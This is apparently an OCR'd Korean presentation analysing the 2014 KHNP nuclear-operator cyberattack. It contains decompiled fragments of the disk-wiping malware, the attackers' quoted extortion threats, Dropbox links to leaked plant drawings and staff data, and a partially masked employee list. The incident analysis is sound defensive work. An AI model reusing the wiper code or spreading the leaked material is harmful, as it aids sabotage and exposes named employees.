
한수원 사이버공격 사고 분석

최 상 명

한수원 사건의 시작..
(수면위로..)

12월 9일 오전 5시 ~ 오후 3시


보고서 번역 검토하여 수정하였습니다.

보낸사람 :

받는사람 :

보낸날짜 : 2014년 12월 09일(화) 오후 02:00 KST (Tue, 09 Dec 2014 14:00


전체적으로 볼 때, 수정해야 할 부분이 많아 시간이 많이 걸렸습니다.
보고서 제출하기 전에 검토를 해야 할 것 같은데 오늘 까지라 좀 아쉽네요.
그럼 수고하시기를..

첨부파일 1개(290KB)

보고서 취합본.hwp 290 KB PC저장 | 삭제

- **5980통**의 이메일
- 직원 **3571명**에 발송
- 이메일 발송 계정 **211개**
  (55개 퇴직자 명의 이메일)
- **300여종**의 한글 악성코드
  (실질적인 악성코드 1종)

12월 10일 오전 11시



12월 11일

최상명
2014년 12월 11일 ·

우리나라에 엄청나게 무서운 일이 벌어지고 있습니다.
원자력 발전 및 국방, 안보 등 대상으로 어마어마한 일이 발생 중..


보낸 사람: [redacted]@daum.net>
수신인: [redacted]
보낸 날짜: 2014년 12월 09일(화) 오후 02:11 KST (Tue, 09 Dec 2014 14:11:51 +0900)
제목: RRS 프로그램

증기발생기 자동 감압 내용 참조하세요

제어program(최신-W2).hwp (289 KB)

1. 이메일 수신 (한글 취약점 첨부파일)
- 타겟 : **원자력 발전소 안전 담당자**

2. 분야 관련 한글 문서 열람
- 문서명 : 제어program(최신-W2).hwp



3. 악성코드 동작
- **하드파괴** (Who Am I?)

```
v41 = 0xBAu;
v42 = 0x1Du;
v43 = 0xEu;
v44 = 0xCDu;
v45 = 0x10u;
v46 = 0xE2u;
v47 = 0xFEu;
v48 = 'W';
v49 = 'h';
v50 = 'o';
v51 = ' ';
v52 = 'A';
v53 = 'm';
v54 = ' ';
v55 = 'I';
v56 = '?';
v57 = 0x20u;
v58 = 0x20u;
v59 = 0x20u;
v60 = 0x20u;
v61 = 0x20u;
v62 = 0x20u;
v63 = 0x20u;
v64 = 0x20u;
v65 = 0x20u;
v66 = 0x20u;
v67 = 0x20u;
v68 = 0x20u;
v69 = 0x20u;
v70 = 0x20u;
v71 = 0x20u;
memset(&v72, 0, 0x1D0u);
v73 = 0x55u;
v74 = 0xAAu;
```

```
FileName = 'WW';
v6 = 'WW';
v7 = '.';
v8 = 'WW';
v9 = 'P';
v10 = 'H';
v11 = 'Y';
v12 = 'S';
v13 = 'I';
v14 = 'C';
v15 = 'A';
v16 = 'L';
v17 = 'D';
v18 = 'R';
v19 = 'I';
v20 = 'V';
v21 = 'E';
v22 = '0';
v23 = 0;
result = CreateFileA(&FileName, 0xC0000000u, 3u, 0, 3u, 0, 0);
hDevice = result;
if ( result != (HANDLE)-1 )
{
  DeviceIoControl(hDevice, 0x90018u, 0, 0, 0, 0, &BytesReturned, 0);
  result = (HANDLE)sub_10001889();
}
return result;
```

12월 12일

[긴급] 원자력발전소 등 타깃 사이버테러 징후 포착

입력날짜 : 2014-12-12 01:20 스크랩 프린트하기 목

좋아요 176 트윗 5

취약한 한글문서 첨부한 이메일 통해 하드파괴 악성코드 유포/
북한의 사이버테러 가능성...실제 피해규모는 아직 확인 안돼/
소니픽처스 해킹사태에 관심 돌리기 위한 목적 아닌지 의심

[보안뉴스 권 준] 최근 원자력발전소 등 제어·발전시설의 안전담당자를 타깃으로 한글 취
점을 악용한 표적 공격 사례가 발견돼 대규모 사이버테러 위험성이 고조되고 있다.


원전 타깃 사이버공격, 다행히 큰 피해 없었다

입력날짜 : 2014-12-12 14:13 스크랩 프린트하기 목록

좋아요 60 트윗 2

한국수력원자력 "현재 조사중...아직 별다른 피해 없어"
관련기관, 직원 대상으로 이메일에 첨부된 한글 악성파일 주의 공지

[보안뉴스 김경애] 한국수력원자력이 관리하는 원자력발전소를 비롯해 국방, 안보 분야 담당자를 타깃으로 하드파괴 악성코드가 유포되면서 피해규모에 관심이 집중되고 있다.



▲ 한글 취약점을 이용한 하드파괴 악성코드[출처: 하우리]

출처 : 보안뉴스

12월 15일 (SNS 활동 준비)


Jenia John 타임라인 최근 친구 추가

최근 활동

Jenia님이 중요 이벤트를 추가하였습니다:
Facebook 입사.

Jenia님이 거주지를 América, Managua, Nicaragua(으)로 변경했습니다.

한국어 · 개인정보보호 · 약관 · 쿠키 · 더 보기
Facebook © 2014



John on Twitter

"KHNP(Korean Hydro and Nuclear Power) Hacked! https://t.co/nbG2MTpahO https://t.co/osVRkzwp1O https://t.co/fo1qiUGeK3 https://t.co/5Pb6VttkOT"

TWITTER.COM | 작성자: JOHN

공유하기

출생

Jenia John
12월 15일 오전 11:41 ·

출생

출신지 — 앙티브.

12월 15일 (1차 공개)

원전반대그룹

순서	날짜 및 시간	블로그 게시글 제목 및 내용
1	15일 20:14	아랍에미리트 왕세제에게 보낸 친서 공개
2	15일 20:33	우리는 원전반대그룹! 끝나지 않은 싸움…
3	15일 20:37	원전반대그룹 국민 친환경 건설자금 요구
4	15일 20:40	공격 침묵 한수원, 왜 그럴까
5	15일 20:42	원전반대그룹 12.12 쿠테타, 크리스마스 선물
6	15일 20:45	원전 파괴전야 깜깜한 청와대, 어쩔까
7	18일 15경쯤	1차 공격 하드파괴 몇개, 2차는 제어 시스템? 파괴 등 협박성 글 게재

출처 : 보안뉴스

12월 15일 (네이트판)

톡톡 (총 117 개중 1-10)

✔ 정확순 · 최신순

원자력발전소 12.12 사이버테러? (0)

여기 한번 보세요. 며칠 전에 원전 공격한 해커들 인듯 한데 자료도 일부 공개했네요. ㅋㅋㅋhttp://blog.naver.com/tlsrk112

대한민국 이슈 | 웃긴다 | 14.12.15 21:08

원자력발전소 12.12 사이버테러? (0)

여기 한번 보세요. 며칠 전에 원전 공격한 해커들 인듯 한데 자료도 일부 공개했네요. ㅋㅋㅋhttp://blog.naver.com/tlsrk112

사는얘기 | 웃긴다 | 14.12.15 21:07

원전 사이버테러 먼 소린지 (0)

여기 한번 보세요. 며칠 전에 원전 공격한 해커들 인듯 한데 자료도 일부 공개했네요. ㅋㅋㅋhttp://blog.naver.com/tlsrk112


개념상실한사람들 | 웃긴다 | 14.12.15 21:09

원자력발전소 12.12 사이버테러? (0)

여기 한번 보세요. 며칠 전에 원전 공격한 해커들 인듯 한데 자료도 일부 공개했네요. ㅋㅋㅋhttp://blog.naver.com/tlsrk112

세상에이런일이 | 웃긴다 | 14.12.15 21:07

12월 15일~16일 (SNS 활동)



12월 17일 (주소록 유출 기사)


[단독] 한국수력원자력, 임직원 10799명 개인정보 유출!

입력날짜 : 2014-12-17 10:50 스크랩 프린트하기 목록

좋아요 201 트윗 6

이름·사번·소속·직급·입·퇴직날짜·이메일·휴대폰 번호 8개 항목 유출
최근 발전시설 담당자 타깃 사이버공격과의 연관성 주목...확인중

[보안뉴스 김경애] 한국수력원자력(이하 한수원)의 전체 직원으로 추정되는 10799명의 개인정보가 외부로 유출된 것으로 드러나 충격을 주고 있다. 유출된 개인정보는 이름, 사번, 소속, 직급, 입직날짜, 퇴직날짜, 이메일 주소, 휴대폰 번호 등 총 8가지 항목이다.



번호	사번	소속	직급	입직	퇴직	메일	폰번호	
1	한 #####					)khnp.co.kr	비공개	
2	조 #####	감사	임원		2008.07	)khnp.co.kr	011-	6
3	김 #####	감사	임원		6.11	np.co.kr	비공	
4	이 #####	감사실	(을)직급		8.12	p.co.kr	011-	4
5	홍 #####	감사실 감사중괄팀	직급		0.20	np.co.kr	016-	
6	곽 #####	감사실 감사중괄팀	직급		8.18	np.co.kr	비공	
7	소 #####	감사실 감사중괄팀	(을)직급		4.08	np.co.kr	비공	
8	박 #####	감사실 감사중괄팀	(을)직급		9.03	np.co.kr	비공	
9	류 #####	감사실 감사중괄팀	직급		2.15	p.co.kr	010-	3
10	최 #####	감사실 감사중괄팀	직급		9.16	.co.kr	016-	
11	이 #####	감사실 감사중괄팀	직급		1.14	o.kr	017-	
12	양 #####	감사실 감사중괄팀	직급		8.07	np.co.kr	비공	
13	김 #####	감사실 감사중괄팀	직급		1.20	p.co.kr	019-	
14	공 #####	감사실 감사중괄팀	직급		8.25	.co.kr	010-	0
15	이 #####	감사실 일반감사팀	직급		9.17	p.co.kr	011-	9
16	이 #####	감사실 일반감사팀	직급		0.20	co.kr	011-	8
17	김 #####	감사실 일반감사팀	(을)직급		9.30	np.co.kr	비공	
18	이 #####	감사실 일반감사팀	(을)직급		2.16	p.co.kr	019-	8
19	이 #####	감사실 일반감사팀	직급		8.07	.co.kr	비공	
20	장 #####	감사실 일반감사팀	직급		4.08	np.co.kr	비공	
21	이 #####	감사실 일반감사팀	직급		3.03	.co.kr	010-	0

출처 : 보안뉴스

12월 18일 (2차 공개)

John
@john_kdfifj1029

Following

KHNP(Korea Hydro Nuclear Power) Hacked
Data exposed!
pastebin.com/j3y1kvd6
blog.naver.com/tlsrk112

RETWEET 1 FAVORITES 6

6:02 PM - 18 Dec 2014

John @john_kdfifj1029 · Dec 18
@OhmyNews_Korea 한수원 해킹 자료 추가 공개
blog.naver.com/tlsrk112
1 1

John @john_kdfifj1029 · Dec 18
@JTBC_news 한수원 해킹 자료 추가 공개
blog.naver.com/tlsrk112
1 1

John @john_kdfifj1029 · Dec 18
@joongangilbo 한수원 해킹 자료 추가 공개
blog.naver.com/tlsrk112
1 1

John @john_kdfifj1029 · Dec 18
@kbsnewstweet 한수원 해킹 자료 추가 공개
blog.naver.com/tlsrk112
1 1

John @john_kdfifj1029 · Dec 18
@YTN24 한수원 해킹 자료 추가 공개
blog.naver.com/tlsrk112
1 1

John @john_kdfifj1029 · Dec 18
@dongamedia 한수원 해킹 자료 추가 공개
blog.naver.com/tlsrk112
1 1

John @john_kdfifj1029 · Dec 18
@SBS8news 한수원 해킹 자료 추가 공개
blog.naver.com/tlsrk112
1 1

John @john_kdfifj1029 · Dec 18
@hanitweet 한수원 해킹 자료 추가 공개
blog.naver.com/tlsrk112
1 1

John @john_kdfifj1029 · Dec 18
@yonhaptweet 한수원 해킹 자료 추가 공개
blog.naver.com/tlsrk112
1 2

John @john_kdfifj1029 · Dec 18
@hankookilbo 한수원 해킹 자료 추가 공개
blog.naver.com/tlsrk112
1 1

12월 18일 (2차 공개)

[Important] KHNP(Korea Hydro Nuclear Power) Hacked Data

BY: NNPP_KR ON DEC 18TH, 2014 (EDITED) | SYNTAX: NONE | SIZE: 0.49 KB | VIEWS: 125 | EXPIRES: NEVER

DOWNLOAD | RAW | EMBED | REPORT ABUSE | PRINT


```
1. NNPP(No Nuclear Power Plant) publishes KHNP(Korea Hydro Nuclear Power) hacked data.
2.
3. https://www.dropbox.com/s/wg8bg9mvanwnuy5/KHNP%20Contact.xlsx?dl=0 // KHNP Contact
4. https://www.dropbox.com/s/mhk6qp2uytgvuqi/Kori.zip?dl=0 // Drawings of Kori Nuclear Power Plants
5. https://www.dropbox.com/s/0526w6nz6ysthmj/Wolsong.zip?dl=0 // Drawings of Wolsong Nuclear Power Plants
6. https://www.dropbox.com/s/xt46p8u5o4pob2s/K-DOSE%2060%20Ver.%202.1.2.jpg?dl=0 // Program Main Screen
7.
8. What is our next step?
```

12월 18일 (뉴스 속보)

[속보] 해킹으로 국가 기밀 원전 설계도 유출

국가 기밀인 **원전 설계도**가 **해킹으로 유출**된 것으로 확인됐습니다. 한국수력원자력은 고리와 월성 원자력발전소 **설계도**와 계통도를 비롯해 원자력발전소 주변 주민 방사선량 평가 프로그램 등이 **해킹**됐다고 밝혔습니다. 한수원 내부 공문 형식으로 작성된...

[과학 / 2014-12-18 21:31]

출처 : YTN

12월 19일 (3차 공개)

John @john_kdfifj1029 · Dec 19
@yonhaptweet [속보] 한수
twtkr.com/L1In4E

John @john_kdfifj1029 · Dec 19
@YTN24 [속보] 한수원 해킹
twtkr.com/L1In4E

John @john_kdfifj1029 · Dec 19
@joongangilbo [속보] 한수
twtkr.com/L1In4E

John @john_kdfifj1029 · Dec 19
@OhmyNews_Korea [속보]
twtkr.com/L1In4E

John @john_kdfifj1029 · Dec 19
@dongamedia [속보] 한수
twtkr.com/L1In4E

twtkr

한수원에 경고

원전반대그룹이 공개한 자료가 중요한 게 아니라네요?

참 여기서 MCNP5 1.6, BURN4 는 강 자랑? 관심있는 분들 보세요.
이 프로그램들은 돈 좀 될 것 같은데.

한수원에 경고할 게요.
바이러스가 언제 작동할 지 잘 모르거든요.

국민들을 위해 한번 더 양보하니 크리스마스 부터 석달 동안 고리 1,3호기, 월성 2호기 가동 중단하세요.
그렇지 않으면? 꽝, 꽝, 꽝?

원전이 안전할 거라고 생각하는데 두고 보세요.
이미 충분하게 경고 했으니 어떤 일이 일어나면 책임 지세요. 물러설 생각은 전혀 없거든요.
크리스마스 에는 푹 쉬게 해주었으면 좋겠네요.

원전 인근에서 상시적인 위협을 받고 계시는 주민분들 께 정중히 건의 드립니다.
크리스마스 부터 몇 달 동안은 원전에서 피하세요.
원전반대그룹은 원전 중단과 해체를 요구하는 것이지 주민분들의 안전을 해 할 생각이 없거든요.

원전 가동 중단 협박

12월 19일 (3차 공개)

한수원 자료 추가 공개

BY: NNPP_KR ON DEC 19TH, 2014 | SYNTAX: NONE | SIZE: 0.96 KB | VIEWS: 80 | EXPIRES: NEVER

DOWNLOAD | RAW | EMBED | REPORT ABUSE | PRINT


```
1.  // 고리 1호기
2.  https://www.dropbox.com/s/zqc6zhdshrzddce/DRAWING_KORI_1.zip?dl=0
3.  https://www.dropbox.com/s/cxry5vn4elpouvf/DRAWING_R14_Reactor_Coolant_System.zip?dl=0
4.
5.  // 프로그램 실행화면과 실행파일 일부
6.  https://www.dropbox.com/s/9p1hjor4yove1ss/PROGRAM_BURN4.zip?dl=0
7.  https://www.dropbox.com/s/4llpxemsdn1dwre/PROGRAM_MCNP5%201.6.zip?dl=0
8.  https://www.dropbox.com/s/t4h0pm3g1v7mrng/PROGRAM_NUCIRC.zip?dl=0
9.  https://www.dropbox.com/s/tp6p8yjqcv4xgie/PROGRAM_REDAP.zip?dl=0
10.
11. // 본사전화번호부
12. https://www.dropbox.com/s/o0q74upxdzjgboo/%EB%B3%B8%EC%82%AC%EC%A0%84%ED%99%94%EB%B2%88%ED%98%B8%EB%B6%80.pdf?dl=0
13. // 한수원 자체 비밀세부분류지침
14. https://www.dropbox.com/s/hf0zi3e98hxlil1/%ED%95%9C%EC%88%98%EC%9B%902%EC%A7%81%EA%B8%89.pdf?dl=0
15. // 한수원2직급
16. https://www.dropbox.com/s/y10qxehbw44g9a3/%ED%95%9C%EC%88%98%EC%9B%90_%EC%9E%90%EC%B2%B4%EB%B9%84%EB%B0%80%EC%84%B8%EB%B6%80%EB%B6%84%EB%A5%
    98%EC%A7%80%EC%B9%A8.pdf?dl=0
```

프로그램

12월 21일 새벽

twtkr

청와대 아직도 아닌 보살...

한수원 악당 들아. 니들이 유출되어도 괜찮은 자료들 이라고 하는데 어디 두고 볼까?
MCNP5 1.6 와 BURN4 가 먼지도 모르는 니들과 얘기하는 우리가 참 한심하다.
매뉴얼까지 보여줘야 이해를 하려나.
http://pastebin.com/cm8mcm0v

이런 식으로 나오면 아직 공개 안한 자료 10여만장도 전부 세상에 공개해줄께. 제대로 한번 당해 봐라.
참 원전 수출 하고 싶다며?
니들이 기밀이 아니라고 하는 주요 설계도면, 계통도면, 프로그램들 모두 가지고 싶어하는 나라들에 공개하면 책임지겠는지.

합수단 분들도 고생 많으신데 수사할 거면 제대로 하세요.
국민들 안전을 먼저 생각하셔야죠. 한수원 덮어줄 생각이라면 수사 중단함이 어떨가요.
한수원 악당들은 저들 살려고 책임회피만 하는 국민의 원수가 분명하네요.

다시 말하지만 고리 1,3호기, 월성 2호기를 크리스마스부터 가동 중단하는 조치를 취해줘야 할 거에요.
왜 위의 3 개만 중단하라고 하는지 아직 이해 못하셨죠?
고리 2호기 처럼 앞당겨 정비 한 번 하는것도 좋을 것 같네요.
자료 넘겨주는 문제는 가동 중단 후에 뉴욕이나 서울에서 면담해도 되죠. 안전은 담보해 주겠죠.
돈은 어느 정도 부담하셔야 할 거에요.

